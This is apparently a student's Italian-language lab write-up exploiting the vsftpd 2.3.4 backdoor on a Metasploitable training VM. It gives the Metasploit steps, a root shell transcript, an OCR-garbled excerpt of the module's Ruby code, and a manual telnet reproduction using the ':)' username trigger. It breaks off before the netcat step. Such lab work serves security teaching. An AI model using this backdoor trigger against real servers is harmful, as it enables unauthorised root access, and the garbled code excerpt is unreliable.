

ESERCIZIO W15D4 HACKING CON METASPLOIT

Mungiovì Fabio

TASK

Partendo da quanto già visto su **Metasploit**, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio *vsftpd*.

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando *mkdir* nella directory di root (/).

Chiamate la cartella test_metasploit.


Facoltativo:

Analizzate il codice dell'exploit con il comando edit (all'interno del modulo caricato).


Riprodurre l'exploit senza l'aiuto di Metasploit ma utilizzando:

- Telnet
- NetCat

Per l'esecuzione di questo esercizio, innanzitutto, effettuiamo una scansione dei servizi attivi sul nostro target tramite **nmap**, in modo da verificare la versione del servizio *ftp*.



Una volta verificato, possiamo avviare il tool Metasploit, tramite il comando msfconsole.



Avviato il tool, cerchiamo l'exploit del servizio verificato in precedenza con il comando:

search vsftpd

Dei risultati ottenuti, selezioniamo quello adatto alla versione del servizio attivo sul nostro target (VSFTPD v2.3.4), selezioniamolo quindi con il comando

use 1

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Selezionato l'exploit, verifichiamo quali parametri chiede per il funzionamento, digitando

show options

```
msf6 exploit(
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
              Current Setting Required Description
   Name
   CHOST
                                               The local client address
                                               The local client port
   CPORT
                                  no
                                              A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
   RHOSTS
                                   ves
                                               /using-metasploit.html
   RPORT
                                   ves
                                               The target port (TCP)
Exploit target:
   Td Name
        Automatic
```

Questo exploit per funzionare ha bisogno della porta target (RPORT), già impostata di default su 21, e dell'indirizzo dell'host.

Settiamolo con il seguente comando:

set RHOSTS 192.168.1.149

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
```

Verifichiamo anche i payloads disponibile con il comando show payloads.
In questo caso ne troviamo disponibile solo uno, quindi senza effettuare nessun camb

In questo caso ne troviamo disponibile solo uno, quindi senza effettuare nessun cambiamento andiamo ad avviare l'exploit.

Per avviare l'exploit basta semplicemente digitare run oppure exploit.

A questo punto l'attacco sarà avviato, attendiamo quindi la risposta affermativa di sessione aperta.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:45777 → 192.168.1.149:6200) at 2025-06-06 18:56:06 -0400
```

Questo exploit è in grado di aprire una shell di comando all'interno della macchina target, eludendo il servizio di autenticazione del protocollo ftp attivo sulla porta 21.

Possiamo quindi inviare, direttamente dal tool Metasploitable, delle righe di comando sulla macchina target.

Effettuiamo qualche prova di connessione tramite i comandi whoami, pwd e ifconfig.

```
whoami
root
pwd
ifconfig
eth0
          Link encap:Ethernet HWaddr 00:0c:29:b9:92:36
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb9:9236/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:3442 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2470 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:213635 (208.6 KB) TX bytes:157112 (153.4 KB)
          Interrupt:17 Base address:0×2000
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:824 errors:0 dropped:0 overruns:0 frame:0
          TX packets:824 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:366849 (358.2 KB) TX bytes:366849 (358.2 KB)
```

Dalle risposte dei comandi abbiamo la conferma di essere effettivamente all'interno del sistema Metasploitable, con i permessi di **root**.

Completiamo quindi l'esercitazione, creando all'interno della cartella di root (/), una sottocartella, nominandola *test_metasploit,* con il comando:

mkdir test_metasploit

A conferma dell'avvenuta creazione, usiamo il comando ls per visualizzare la cartella appena creata all'interno del sistema attaccato.

```
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
test_metasploit
LIIIP
usr
var
vmlinuz
```

FACOLTATIVO

Per l'esecuzione di questo esercizio, dovremmo andare ad analizzare il codice dell'exploit usato in precedenza, per capire quale è la debolezza di questa versione del servizio ftp e sfruttarla nuovamente per accedere manualmente alla macchina target.

Per visualizzare il codice dell'exploit riavviamo il tool Metasploit.

Esattamente come prima cerchiamo l'exploit del database del tool e invece di avviarlo digitiamo edit, per visualizzarne il codice.

```
msf6 > search vsftpd
Matching Modules
  # Name
                                           Disclosure Date Rank
                                                                       Check Description
     auxiliary/dos/ftp/vsftpd_232
                                           2011-02-03
                                                            normal
                                                                               VSFTPD 2.3.2 Denial of Service
  1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03
                                                                              VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 1
[*] Using configured payload cmd/unix/interact
                                      oor) > edit
msf6 exploit(
```

Qui di seguito il codice in linguaggio Ruby.

```
def exploit
  nsock = self.connect(false, {'RPORT' ⇒ 6200} rescue nil
                                used by the backdoor bind listener is already open")
    print_status("The port
    handle_backdoor(nsock)
  end
  connect
  banner = sock.get_once(-1, 30).to_s
  print_status("Banner: #{banner.strip}")
  sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
  resp = sock.get_once(-1, 30).to_s
print_status("USER: #{resp.strip}
  if resp =~ /^53
    print_error("This
    disconnect
  if resp !~ /^331 /
  print_error("This server did not respond as expected: #{resp.strip}")
    disconnect
  sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")
  # Do not bother reading the response from password, just try the backdoor nsock = self.connect(false, {'RPORT' \Rightarrow 6200}) rescue nil
  if nsock
    print_good("Backdoon
    handle_backdoor(nsock)
  disconnect
```

Possiamo notare nella sezione di autenticazione del codice, dove viene inserito l'username, la seguente riga di comnado.

```
sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
```

Analizzando questa riga, notiamo come lo username venga creato con carastteri casuali, ma alla fine di esso vengono aggiunti i caratteri ":" e ")".

Docomentandosi su questo servizio, si scopre che questa sequenza di caratteri è una configuarzione di default di questa versione del servizio, che si comporta come una "short-key" per effettuare l'accesso al servizio senza credenziali.

In pratica qualsiasi username si inserisce, seguito da ":)", permette l'accesso al servizio.

Proviamo quindi ad utlizzare questa debolezza con i tool manuali.

Colleghiamoci al servizio tramite telnet.

```
telnet 192.168.1.149
```

Quindi inseriamo delle credenziali casuali come visto in precedenza, come da immagine:

USER ciao:)

PASS ciao

```
File Actions Edit View Help

(fabiomun® kali)-[~]

telnet 192.168.1.149 21

Trying 192.168.1.149...

Connected to 192.168.1.149.

Escape character is '^]'.

220 (vsFTPd 2.3.4)

USER ciao:)

331 Please specify the password.

PASS ciao
```

In questo momento il servizio ha messo una shell in ascolto sulla porta 6200 della macchina target.

Questa informazione è anch'essa verificabile dal codice dell'exoloit:

```
nsock = self.connect(false, {'RPORT' ⇒ 6200}) rescue nil
```

Utlizziamo ora Netcat, per collegarci a questa porta e utlizzare la shell nuovamente, andando ad identificare la cartella creata nell'esercizio precedente:

